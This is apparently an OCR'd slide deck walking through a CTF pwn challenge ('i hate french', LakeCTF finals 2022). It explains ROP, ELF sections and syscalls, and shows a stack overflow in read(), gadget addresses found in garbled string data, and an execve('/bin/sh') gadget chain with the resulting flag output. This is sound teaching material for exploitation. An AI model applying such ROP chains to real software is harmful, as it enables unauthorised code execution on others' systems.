# i hate french

or


The Story of When the Royal Roppers ROPped in Switzerland

Kabanero

## Preliminaries

- ROP
- ELF sections
- X86 LEAVE instruction
- Linux syscalls

# ROP tldr



```
mov rax, 59
lea rdi, [string_constant]
mov rdx, 0
mov rsi, 0
syscall
```

```
0x0000000000400418 →  pop rax ← $
0x000000000000003b (";"?)
0x00000000004004d6 →  pop rdi
0x00000000006010b0 →  0x68732f6e6962
0x00000000004005b8 →  xor rdx, rdx
0x0000000000400533 →  xor rsi, rsi
0x00000000004001be →  syscall
0x68732f6e69622f ("/bin/sh"?)
```

Corporate needs you to find the differences
between this picture and this picture.
They're the same picture.
Meme-Creator.com

## ROP - addendum

- Why do gadgets work?
- Everything ends in RET
- What does X86 RET do?
- In essence; pop rip
- In reality, optimized instruction on processor level, but accomplishes same thing
- Since we control what’s on the stack, we control the instruction pointer over chained gadget calls!

## ELF sections

- An ELF binary has a lot of sections that tell the linker what to load into process memory segments with specific permissions.
- .text is the segment where executable code gets placed - [r-x]
- .rodata is for read-only constant values - [r–]
- .bss is for uninitialized data (constants) - [rw-]
- linker/loader usually puts .rodata and .text in the same memory segment as an optimization, so what is in .rodata actually becomes executable


## X86 LEAVE

- You might have seen this before
- Functionally equivalent to:

  mov rsp, rbp

  pop rbp


- In other words, if we control rbp, we control rsp!



```
004002e2 90           NOP
004002e3 c9           LEAVE
004002e4 c3           RET
```


## Linux syscalls

- How userspace talks to kernelspace
- Calling conventions:



| arch | syscall NR | return | arg0 | arg1 | arg2 | arg3 | arg4 | arg5 |
|---|---|---|---|---|---|---|---|---|
| x86_64 | rax | rax | rdi | rsi | rdx | r10 | r8 | r9 |


- execve - the “shell” syscall:




| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 59 | execve | 0x3b | const char *filename | const char *const *argv | const char *const *envp | - | - | - |

- What does it do?
- Executes a program: changes memory mappings, etc. of the current process


# Linux syscalls - continued




```
[*] Switching to interactive mode
$ cat flag
EPFL{the_loader_is_a_cake}
$ 
```


## i hate french

- Statically linked X64 binary



```
kali@kali:~/ctf/lakeCTFfinals22/pwn/iHateFrench$ file ./sections
./sections: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically
linked, BuildID[sha1]=6838be1de92e4ab8e4351eaac689412d1791400e, stripped
```


- Mitigations?



```
kali@kali:~/ctf/lakeCTFfinals22/pwn/iHateFrench$ checksec ./sections
[*] '/home/kali/ctf/lakeCTFfinals22/pwn/iHateFrench/sections'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

## i hate french - What it does


- Complains about French and segfaults



```
kali@kali:~/ctf/lakeCTFfinals22/pwn/iHateFrench$ ./sections
I hate French.
I hate the language.
I hate the vocabulary.
I hate the grammar.
I hate the accents.
I hate UTF-8
Oh boy how much do I hate the accents.

This text is familiar, right?

La vérité est que la douleur elle-même est importante, elle est suivie d'édu
cation, mais celXÃarrive AXÃ un moment où il y a du grand travail et de la d
ouleur. Car j'irai au fond des choses, personne ne devrait pratiquer aucun t
ype de travail L��Ã moins qu'il n'en tire quelque _Ãvantage. il veut être un
 cheveu de douleur, qu'il fuie la joie, et personne n'enfantera. H1�Ã moins
qu'ils ne soient aveuglés par le désir, ils ne sortent pas, ils sont fautifs
 ceux qui abandonnent. leurs devoirs, et l'H1�Ãme s'adoucit, c'est-\Ã-dire l
es travaux.

And now, show me if you understood the meaning of pain!
Go!

Segmentation fault
```

## i hate french - static analysis


- Calls a function that calls two other functions
- One function simply prints out some constants, what does the other one do?



```
void FUN_0040024c(void)

{
  undefined local_78 [112];

  FUN_00400208("I hate French.");
  FUN_00400208("I hate the language.");
  FUN_00400208("I hate the vocabulary.");
  FUN_00400208("I hate the grammar.");
  FUN_00400208("I hate the accents.");
  FUN_00400208("I hate UTF-8");
  FUN_00400208("Oh boy how much do I hate the
  FUN_00400208(&DAT_00400397);
  FUN_00400208("This text is familiar, right?
  FUN_00400208(&DAT_004003b8);
  FUN_00400208("And now, show me if you under
  FUN_00400208(&DAT_00400620);
  FUN_004001a9(0,local_78,0x1000);
  return;
}
```


## i hate french - static analysis continued

- Decompilation tells nothing:



```
undefined8 FUN_004001a9(void)

{
  syscall();
  return 0;
}

```

- -> look at disassembly:
- syscall 0 is read
- arguments get pushed on the stack




```
004001a9 55                PUSH       RBP
004001aa 48 89 e5          MOV        RBP,RSP
004001ad 89 7d fc          MOV        dword ptr [RBP + local_c],EDI
004001b0 48 89 75 f0       MOV        qword ptr [RBP + local_18],RSI
004001b4 89 55 f8          MOV        dword ptr [RBP + local_10],EDX
004001b7 48 c7 c0          MOV        RAX,0x0
         00 00 00 00
004001be 0f 05             SYSCALL
004001c0 90                NOP
004001c1 5d                POP        RBP
004001c2 c3                RET
```

read(int fd, char* buf, size_t count)

## i hate french - dynamic analysis

- Before calling read-function:




```
→     0x4002cc                    lea     rax, [rbp-0x70]
      0x4002d0                    mov     edx, 0x1000
      0x4002d5                    mov     rsi, rax
      0x4002d8                    mov     edi, 0x0
      0x4002dd                    call    0x4001a9
```

- fd = stdin (mov rdi, 0)
- rsi (buffer pointer) points to the stack
- read 0x1000 bytes from stdin

## i hate french - dynamic analysis continued


- Disassembly:



```
gef➤  disas 0x004001a9,0x004001c2
Dump of assembler code from 0x4001a9 to 0x4001c2:
⇒ 0x00000000004001a9:  push   rbp
   0x00000000004001aa:  mov    rbp,rsp
   0x00000000004001ad:  mov    DWORD PTR [rbp-0x4],edi
   0x00000000004001b0:  mov    QWORD PTR [rbp-0x10],rsi
   0x00000000004001b4:  mov    DWORD PTR [rbp-0x8],edx
   0x00000000004001b7:  mov    rax,0x0
   0x00000000004001be:  syscall
   0x00000000004001c0:  nop
   0x00000000004001c1:  pop    rbp
End of assembler dump.
```

- function makes no space for read buffer

## i hate french - dynamic analysis continued




```
gef➤  telescope $rsp -l 20
0x007fffffffde38│+0x0000: 0x007fffffffdeb8  →  0x007fffffffdec8  →  0x0000000000000000   ← $rsp, $rbp
0x007fffffffde40│+0x0008: 0x000000004002e2  →   nop
0x007fffffffde48│+0x0010: "AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEE"      ← $rsi
0x007fffffffde50│+0x0018: "BBBBBBBBCCCCCCCCDDDDDDDDEEEEEEEE"
0x007fffffffde58│+0x0020: "CCCCCCCCDDDDDDDDEEEEEEEE"
0x007fffffffde60│+0x0028: "DDDDDDDDEEEEEEEE"
0x007fffffffde68│+0x0030: "EEEEEEEE"
0x007fffffffde70│+0x0038: 0x0000000000000000
0x007fffffffde78│+0x0040: 0x0000000000000000
0x007fffffffde80│+0x0048: 0x0000000000000000
0x007fffffffde88│+0x0050: 0x0000000000000000
0x007fffffffde90│+0x0058: 0x0000000000000000
0x007fffffffde98│+0x0060: 0x0000000000000000
0x007fffffffdea0│+0x0068: 0x0000000000000000
0x007fffffffdea8│+0x0070: 0x0000000000000000
0x007fffffffdeb0│+0x0078: 0x0000000000000000
0x007fffffffdeb8│+0x0080: 0x007fffffffdec8  →  0x0000000000000000
0x007fffffffdec0│+0x0088: 0x000000004002f3  →   nop
```

- -> we can’t overwrite the local instruction pointer, but only the calling functions instruction pointer


## i hate french - What can we do?

- Overwrite rbp and saved instruction pointer
- What gadgets do we have? Can we leak a stack address?
- To leak, we would need a pointer to a pointer (stack address)
- Idea: syscall write(stdout, stackpointer, some_size)
- Doesn’t work!
- What else can we do?




```
0x0000000000400418 : pop rax ; ret
0x00000000004004d6 : pop rdi ; ret
0x0000000000400533 : xor rsi, rsi ; ret
0x00000000004005b8 : xor rdx, rdx ; ret
0x00000000004001be : syscall
```

## i hate french - Useful gadgets


- The useful gadgets were part of the non-ascii bytes of the French language string (garbled output)
- This was originally supposed to be part of the challenge, but ROPgadget found them immediately for me
- Anyways a good lesson in also checking .data segment for gadgets
- How to manually check in GEF: 

```
gef➤  telescope 0x004003b8 -l 64
```

- Vary offset by one byte and look for ret's:



```
gef➤  telescope 0x004003b8-1 -l 40
0x00000000004004d7│+0x0120:   ret
```




```
gef➤  telescope 0x004003b8-2 -l 40
0x00000000004004d6│+0x0120:   pop rdi
```

## i hate french - Goal

- We want a shell!
- How do we get that? -> execve(“/bin/sh”)
- We have enough gadgets and can input the string “/bin/sh” through the read function
- We need a pointer to our input
- No gadgets to move rsi to rdi
- What do we do…?

